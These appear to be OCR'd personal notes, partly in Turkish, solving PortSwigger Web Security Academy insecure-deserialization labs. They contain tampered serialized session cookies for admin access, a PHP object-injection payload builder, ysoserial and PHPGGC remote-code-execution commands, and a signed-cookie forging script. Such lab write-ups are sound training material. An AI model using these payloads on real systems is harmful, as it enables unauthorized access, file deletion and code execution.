
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}

3. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
4. Send the request. Notice that the response now contains a link to the admin panel at /admin, indicating that you have successfully accessed the page as the administrator user.
5. Change the path of your request to /admin and resend it. Notice that the /admin page contains links to delete specific user accounts.
6. Change the p

1) Login with username and password, hold this request, request informations at below:

```
Pretty  Raw  Hex                                                                    \n
1  POST /login HTTP/1.1
2  Host: 0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net
3  Cookie: session=
4  Content-Length: 30
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection: close
22
23 username=wiener&password=peter
24
25
```

Go to http history and find the GET /my-account request send to repeater




Repater part: and change cookie here

Cookie: O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"zjp5fnw7x6mfsff1rkzqr5exn90xvomm";}

Change to : O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}

Then apply changes, changes should be like below: but you should delete %3d%3d part of cookie at the end



Forward request

You will reach the admin panel, apply the cookie changes at every request, this solution steps like below lab. Admin panel → delete user

---

Lab 3: Using application functionality to exploit insecure deserialization

PRACTITIONER

This lab uses a serialization-based session mechanism. A certain feature invokes a dangerous method on data provided in a serialized object. To solve the lab, edit the serialized object in the session cookie and use it to delete the morale.txt file from Carlos's home directory.

You can log in to your own account using the following credentials: wiener:peter

You also have access to a backup account: gregg:rosebud


[Access the lab]

Solution

1. Log in to your own account. On the "My account" page, notice the option to delete your account by sending a POST request to /my-account/delete.
2. Send a request containing a session cookie to Burp Repeater.
3. In Burp Repeater, study the session cookie using the Inspector panel. Notice that the serialized object has an avatar_link attribute, which contains the file path to your avatar.
4. Edit the serialized data so that the avatar_link points to /home/carlos/morale.txt. Remember to update the length indicator. The modified attribute should look like this:

s:11:"avatar_link";s:23:"/home/carlos/morale.txt"

5. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
6. Change the request line to POST /my-account/delete and send the request. Your account will be deleted, along with Carlos's morale.txt file.



Solution

1. Log in to your own account. On the "My account" page, notice the option to delete your account by sending a POST request to /my-account/delete.
2. Send a request containing a session cookie to Burp Repeater.

3. In Burp Repeater, study the session cookie using the Inspector panel. Notice that the serialized object has an avatar_link attribute, which contains the file path to your avatar.

4. Edit the serialized data so that the avatar_link points to /home/carlos/morale.txt. Remember to update the length indicator. The modified attribute should look like this:

s:11:"avatar_link";s:23:"/home/carlos/morale.txt"

5. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.

6. Change the request line to POST /my-account/delete and send the request. Your account will be deleted, along with Carlos's morale.txt file

Mdi solution:

O:4:"User":3:{s:8:"username";s:5:"gregg";s:12:"access_token";s:32:"ua0ops55kqoudd0zp3uhp8vd8e5wplmk";s:11:"avatar_link";s:**43:"../../../../../../../home/carlos/morale.txt**";}

Lab 4: Arbitrary object injection in PHP

PRACTITIONER

LAB: This lab uses a serialization-based session mechanism and is vulnerable to arbitrary object injection as a result. To solve the lab, create and inject a malicious serialized object to delete the morale.txt file from Carlos's home directory. You will need to obtain source code access to solve this lab.

You can log in to your own account using the following credentials: wiener:peter

Hint

You can sometimes read source code by appending a tilde (~) to a filename to retrieve an editor-generated backup file.

Access the lab

Solution

1. Log in to your own account and notice the session cookie contains a serialized PHP object.

2. From the site map, notice that the website references the file /libs/CustomTemplate.php. Right-click on the file and select "Send to Repeater".

3. In Burp Repeater, notice that you can read the source code by appending a tilde (~) to the filename in the request line.

4. In the source code, notice the CustomTemplate class contains the __destruct() magic method. This will invoke the unlink() method on the lock_file_path attribute, which will delete the file on this path.

5. In Burp Decoder, use the correct syntax for serialized PHP data to create a CustomTemplate object with the lock_file_path attribute set to /home/carlos/morale.txt. Make sure to use the correct data type labels and length indicators. The final object should look like this:

O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}


6. Base64 and URL-encode this object and save it to your clipboard.

7. Send a request containing the session cookie to Burp Repeater.

8. In Burp Repeater, replace the session cookie with the modified one in your clipboard.

9. Send the request. The __destruct() magic method is automatically invoked and will delete Carlos's file.


1)



PHP kodunu veren link

https://0a9b006604bb5d2ec0b517be008e0046.web-security-academy.net/libs/CustomTemplate.php~

labı çözen request



Cookie :

TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjI6e3M6MTg6InRlbXBsYXRlX2ZpbGVfcGF0aCI7czo4OiJ0ZXN0LnR4dCI7czoxNDoibG9ja19maWxlX3BhdGgiO3M6NTI6Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL2hvbWUvY2FybG9zL21vcmFsZS50eHQiO30%3D

HTTP/1.1 200 OK

Content-Type: text/plain

Set-Cookie: session=; Secure; HttpOnly; SameSite=None

Connection: close

Content-Length: 1396

```php
<?php

class CustomTemplate {
    private $default_desc_type;
    private $desc;
    public $product;

    public function __construct($desc_type='HTML_DESC') {
        $this->desc = new Description();
        $this->default_desc_type = $desc_type;
        // Carlos thought this is cool, having a function called in two places... What a genius
        $this->build_product();
    }

    public function __sleep() {
        return ["default_desc_type", "desc"];
    }

    public function __wakeup() {
        $this->build_product();
    }

    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

class Product {
    public $desc;

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}

class Description {
    public $HTML_DESC;
    public $TEXT_DESC;

    public function __construct() {
        // @Carlos, what were you thinking with these descriptions? Please refactor!
        $this->HTML_DESC = '<p>This product is <blink>SUPER</blink> cool in html</p>';
```

```
        $this->TEXT_DESC = 'This product is cool in text';
    }
}

class DefaultMap {
    private $callback;

    public function __construct($callback) {
        $this->callback = $callback;
    }

    public function __get($name) {
        return call_user_func($this->callback, $name);
    }
}

?>
```

Cookie yi üreten php kodu düzenledik

```
<?php
// vip service

class CustomTemplate {
    var $template_file_path;
    var $lock_file_path;

    function __destruct() {

    }

}

$object = 'O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"li97jlpd923ehce9s0tobkwb8xj2kjfp";}';

class User {
    var $username;
    var $access_token;
}
    $object = 'O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"li97jlpd923ehce9s0tobkwb8xj2kjfp";}';
        $payload = new User();
        $payload->access_token = 'li97jlpd923ehce9s0tobkwb8xj2kjfp';
        $payload->username =  new CustomTemplate();
        $payload->username->lock_file_path = "../../../../../../../../../../home/carlos/morale.txt";
        $payload->username->template_file_path = "test.txt";


        echo urlencode(
        base64_encode(
        serialize($payload->username)
        )
        );

        ?>
```

Lab 5: Exploiting Java deserialization with Apache Commons

PRACTITIONER

This lab uses a serialization-based session mechanism and loads the Apache Commons Collections library. Although you don't have source code access, you can still exploit this lab using pre-built gadget chains.

To solve the lab, use a third-party tool to generate a malicious serialized object containing a remote code execution payload. Then, pass this object into the website to delete the morale.txt file from Carlos's home directory.

You can log in to your own account using the following credentials: wiener:peter

[Access the lab]

Solution

1. Log in to your own account and observe that the session cookie contains a serialized Java object. Send a request containing your session cookie to Burp Repeater.


2. Download the "ysoserial" tool and execute the following command:

java -jar path/to/ysoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64

This will generate a Base64-encoded serialized object containing your payload.


3. In Burp Repeater, replace your session cookie with the malicious one you just created. Select the entire cookie and then URL-encode it.

4. Send the request to solve the lab




Send this request to repeater and change csrf, session area with that you generated payload from ysoserial


java -jar path/to/ysoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64



Take this payload and go to encoder, encode as url:



Put csrf session area: and sent it



Lab 6: Exploiting PHP deserialization with a pre-built gadget chain

PRACTITIONER

This lab has a serialization-based session mechanism that uses a signed cookie. It also uses a common PHP framework. Although you don't have source code access, you can still exploit this lab's insecure deserialization using pre-built gadget chains.

To solve the lab, identify the target framework then use a third-party tool to generate a malicious serialized object containing a remote code execution payload. Then, work out how to generate a valid signed cookie containing your malicious object. Finally, pass this into the website to delete the morale.txt file from Carlos's home directory.

You can log in to your own account using the following credentials: wiener:peter **Access the lab**

Solution

1. Log in and send a request containing your session cookie to Burp Repeater. Highlight the cookie and look at the **Inspector** panel.
2. Notice that the cookie contains a Base64-encoded token, signed with a SHA-1 HMAC hash.
3. Copy the decoded cookie from the **Inspector** and paste it into Decoder.
4. In Decoder, highlight the token and then select **Decode as > Base64**. Notice that the token is actually a serialized PHP object.
5. In Burp Repeater, observe that if you try sending a request with a modified cookie, an exception is raised because the digital signature no longer matches. However, you should notice that:
    - A developer comment discloses the location of a debug file at /cgi-bin/phpinfo.php.
    - The error message reveals that the website is using the Symfony 4.3.6 framework.
6. Request the /cgi-bin/phpinfo.php file in Burp Repeater and observe that it leaks some key information about the website, including the SECRET_KEY environment variable. Save this key; you'll need it to sign your exploit later.
7. Download the "PHPGGC" tool and execute the following command:

./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64


This will generate a Base64-encoded serialized object that exploits an RCE gadget chain in Symfony to delete Carlos's morale.txt file.

8. You now need to construct a valid cookie containing this malicious object and sign it correctly using the secret key you obtained earlier. You can use the following PHP script to do this. Before running the script, you just need to make the following changes:
    - Assign the object you generated in PHPGGC to the $object variable.
    - Assign the secret key that you copied from the phpinfo.php file to the $secretKey variable.

```
<?php

$object = "OBJECT-GENERATED-BY-PHPGGC";

$secretKey = "LEAKED-SECRET-KEY-FROM-PHPINFO.PHP";

$cookie = urlencode('{"token":"' . $object . '","sig_hmac_sha1":"' . hash_hmac('sha1', $object, $secretKey) . '"}');

echo $cookie;
```

This will output a valid, signed cookie to the console.

9. In Burp Repeater, replace your session cookie with the malicious one you just created, then send the request to solve the lab.



Cookie:
session=%7B%22token%22%3A%22Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJ4dmdvdThvbDJlZ2VxZXJsd2JhMGJ3YWNubTBmYXhoaSI7fQ%3D%3D%22%2C%22sig_hmac_sha1%22%3A%2294e601181505ad443c35dc6f732e0af880bce132%22%7D

→ FROM DECODER →

Decode cookie as url:


{"token":"Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJ4dmdvdThvbDJlZ2VxZXJsd2JhMGJ3YWNubTBmYXhoaSI7fQ==","sig_hmac_sha1":"94e601181505ad443c35dc6f732e0af880bce132"}

→ token :
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJ4dmdvdThvbDJlZ2VxZXJsd2JhMGJ3YWNubTBmYXhoaSI7fQ==

Decode token as base64:

O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"xvgou8ol2egeqerlwba0bwacnm0faxhi";}

